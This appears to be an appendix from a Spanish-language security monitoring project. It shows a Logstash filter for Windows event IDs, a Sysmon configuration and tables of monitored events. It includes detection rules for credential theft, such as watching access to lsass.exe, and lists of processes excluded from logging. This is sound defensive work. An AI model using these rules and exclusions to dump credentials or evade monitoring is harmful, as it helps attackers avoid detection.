4720, # Se ha creado una cuenta de usuario
4722, # Se ha activado una cuenta de usuario
4723, # Se ha intentado cambiar la contraseña de una cuenta de usuario
4724, # Se ha intentado reiniciar la contraseña de una cuenta de usuario
4725, # Se ha desactivado una cuenta de usuario
4726, # Se ha eliminado una cuenta de usuario
4738, # Se ha modificado una cuenta de usuario
4740, # Se ha bloqueado una cuenta de usuario
4767, # Se ha desbloqueado una cuenta de usuario
4781, # Se ha modificado el nombre de una cuenta de usuario
4782, # Se ha accedido al hash de la contraseña de una cuenta de usuario
4794, # Se ha intentado establecer la contraseña de administrador del modo de
recuperación de Active Directory
4798, # Se ha enumerado la pertenencia a grupos de una cuenta de usuario
5376, # Se ha creado una copia de seguridad de las credenciales del gestor de
credenciales

# Grupos
4728, # Se ha añadido un miembro a un grupo de seguridad global
4731, # Se ha creado un grupo de seguridad
4732, # Se ha añadido un miembro a un grupo de seguridad local
4733, # Se ha eliminado un miembro de un grupo de seguridad
4734, # Se ha eliminado un grupo de seguridad
4735, # Se ha modificado un grupo de seguridad
4764, # Se ha modificado el tipo de un grupo
4799, # Se han enumerado los miembros de un grupo de seguridad

# Recursos compartidos
5140, # Se ha accedido a un objeto compartido
5142, # Se ha creado un objeto compartido
5143, # Se ha modificado un objeto compartido
5144, # Se ha eliminado un objeto compartido

# Registro de windows
4656, # Se ha solicitado acceso a un objeto
4657, # Se ha modificado un valor del registro
4663, # Se ha intentado acceder a un objeto
4670, # Se han modificado los permisos de un objeto

# Firewall de windows
5025, # Se ha detenido el firewall de windows
5030, # El servicio de Firewall de Windows no se ha podido iniciar
5034, # Se ha detenido el driver del Firewall de Windows
5035, # No se ha podido iniciar el driver del Firewall de Windows

# Registro de eventos
1100, # Se ha detenido el servicio de registro de eventos
1102, # Se ha eliminado el registro de auditoría

# Ejecucion automatica
```

```
    4697, # Se ha instalado un servicio en el sistema
    4698, # Se ha creado una tarea programada
    4699, # Se ha eliminado una tarea programada
    4700, # Se ha activado una tarea programada
    4701, # Se ha desactivado una tarea programada
    4702, # Se ha actualizado una tarea programada

    # Auditoria
    4715, # Se ha modificado la politica de auditoria de un objeto
    4719, # Se ha modificado la politica de auditoria del sistema
    4817, # Se ha modificado la configuración de auditoria de un objeto

    # Active directory
    5136, # Se ha modificado un objeto de Active Directory
    5137, # Se ha creado un objeto de Active Directory
    5138, # Se ha recuperado un objeto de Active Directory
    5139, # Se ha movido un objeto de Active Directory
    5141 # Se ha eliminado un objeto de Active Directory
    ] {
      drop {}
    }

    # Eliminar eventos producidos por equipos
    if [user][name] =~ /\$$/{
      drop{}
    }
    if [winlog][event_data][SubjectUserName] =~ /\$$/{
      drop{}
    }
    # Eliminar eventos porducidos por usuarios del sistema
    if [user][name] in ["UMFD-10", "DWM-10"]{
      drop{}
    }
    # Eliminar eventos de directorios de red por defecto
    if [winlog][event_data][ShareName] in ["\\*\ADMIN$", "\\*\C$", "\\*\IPC$",
    "\\*\NETLOGON", "\\*\SYSVOL"]{
      drop{}
    }
    # Eliminar eventos producidos por procesos del sistema
    if [process][name] in ["tentacle_client.exe", "PandoraAgent.exe",
    "autodiscover.exe", "LocalBridge.exe", "SearchApp.exe", "MicrosoftEdgeUpdate.exe",
    "MsMpEng.exe", "svchost.exe", "packetbeat.exe", "wmiprvse.exe",
    "CompatTelRunner.exe","SystemSettings.exe", "backgroundTaskHost.exe",
    "StartMenuExperienceHost.exe", "TiWorker.exe", "SearchUI.exe",
    "ShellExperienceHost.exe", "ServerManager.exe", "conhost.exe"]{
      drop{}
    }
    if [process][parent][executable] == "C:\Windows\System32\svchost.exe"{
      drop{}
    }

    # Formatear campos xml
    if [winlog][event_id] == 4698 {
      xml {
```

```
        source => "[winlog][event_data][TaskContent]"
        store_xml => false
        remove_namespaces => true
        xpath => ["//Command/text()","TaskCommand"]
        xpath => ["//URI/text()","TaskName"]
        xpath => ["//Author/text()","TaskAuthor"]
      }
    }
  }
}

output {
  elasticsearch {
    hosts => [ "localhost:9200" ]
  }
}
```

sysmon.xml

```
<Sysmon schemaversion="4.50">
  <HashAlgorithms>SHA256</HashAlgorithms>
  <EventFiltering>
    <!-- No crear eventos de finalización de procesos  -->
    <ProcessTerminate onmatch="include" />

    <!-- Detecar volcado de memoria a lsass.exe  -->
    <ProcessAccess onmatch="include">
      <TargetImage condition="image">lsass.exe</TargetImage>
    </ProcessAccess>

    <!-- Filtrar los procesos del sistema  -->
    <ProcessAccess onmatch="exclude">
      <SourceImage condition="contains">svchost</SourceImage>
      <SourceImage condition="contains">wmiprvse</SourceImage>
      <SourceImage condition="contains">MsMpEng</SourceImage>
      <SourceImage condition="contains">packetbeat</SourceImage>
    </ProcessAccess>

    <!-- Detecar cambios en la fecha de creacion de ficheros  -->
    <FileCreateTime onmatch="exclude">
      <Image condition="contains">LogonUI</Image>
      <Image condition="contains">MpSigStub</Image>
      <Image condition="contains">msedge</Image>
    </FileCreateTime>
  </EventFiltering>
</Sysmon>
```

ANEXO III

Eventos monitorizados

Sysmon

ID Evento	Descripción
1	creacion de proceso
2	Un proceso ha cambiado la fecha de creacion de un fichero
4	El estado del servicio sysmon ha cambiado
8	Creado hilo remoto
9	Acceso de datos en crudo
10	un proceso ha accedido a otro proceso
11	Creacion de fichero
12	Objeto del registro creado
13	Objeto del registro escrito
14	Objeto del registro renombrado
22	Consulta DNS
23	Eliminacion de fichero
25	Manipulada la imagen de un proceso

Cuentas de usuario

ID Evento	Descripción
4624	Una cuenta ha iniciado sesión
4625	Una cuenta ha fallado un inicio de sesión
4720	Se ha creado una cuenta de usuario
4722	Se ha activado una cuenta de usuario
4723	Se ha intentado cambiar la contraseña de una cuenta de usuario
4724	Se ha intentado reiniciar la contraseña de una cuenta de usuario
4725	Se ha desactivado una cuenta de usuario
4726	Se ha eliminado una cuenta de usuario
4738	Se ha modificado una cuenta de usuario
4740	Se ha bloqueado una cuenta de usuario
4767	Se ha desbloqueado una cuenta de usuario
4781	Se ha modificado el nombre de una cuenta de usuario
4782	Se ha accedido al hash de la contraseña de una cuenta de usuario
4794	Se ha intentado establecer la contraseña de administrador del modo de recuperación de Active Directory
4798	Se ha enumerado la pertenencia a grupos de una cuenta de usuario
5376	Se ha creado una copia de seguridad de las credenciales del gestor de credenciales

Grupos

ID Evento	Descripción
4731	Se ha creado un grupo de seguridad
4732	Se ha añadido un miembro a un grupo de seguridad
4733	Se ha eliminado un miembro a un grupo de seguridad
4734	Se ha eliminado un grupo de seguridad
4735	Se ha modificado un grupo de seguridad
4764	Se ha modificado el tipo de un grupo
4799	Se han enumerado los miembros de un grupo de seguridad

Recursos compartidos

ID Evento	Descripción
5140	Se ha accedido a un objeto compartido
5142	Se ha creado un objeto compartido
5143	Se ha modificado un objeto compartido
5144	Se ha eliminado un objeto compartido

Ficheros y claves del registro

ID Evento	Descripción
4656	Se ha solicitado acceso a un objeto
4657	Se ha modificado un valor del registro
4663	Se ha intentado acceder a un objeto
4670	Se han modificado los permisos de un objeto

Firewall

ID Evento	Descripción
5025	Se ha detenido el Firewall de Windows
5030	El servicio de Firewall de Windows no se ha podido iniciar
5034	Se ha detenido el driver del Firewall de Windows
5035	No se ha podido iniciar el driver del Firewall de Windows

Registro de eventos

ID Evento	Descripción
1100	Se ha detenido el servicio de registro de eventos
1102	Se ha eliminado el registro de auditoría

Ejecución automática

ID Evento	Descripción
4697	Se ha instalado un servicio en el sistema
4698	Se ha creado una tarea programada
4699	Se ha eliminado una tarea programada
4700	Se ha activado una tarea programada
4701	Se ha desactivado una tarea programada
4702	Se ha actualizado una tarea programada

Auditoría

ID Evento	Descripción
4715	Se ha modificado la política de auditoria de un objeto
4719	La política de auditoria del sistema se ha cambiado
4817	La configuración de auditoria de un objeto se ha cambiado

Active Directory

ID Evento	Descripción
5136	Se ha modificado un objeto de Active Directory
5137	Se ha creado un objeto de Active Directory
5138	Se ha recuperado un objeto de Active Directory
5139	Se ha movido un objeto de Active Directory
5141	Se ha eliminado un objeto de Active Directory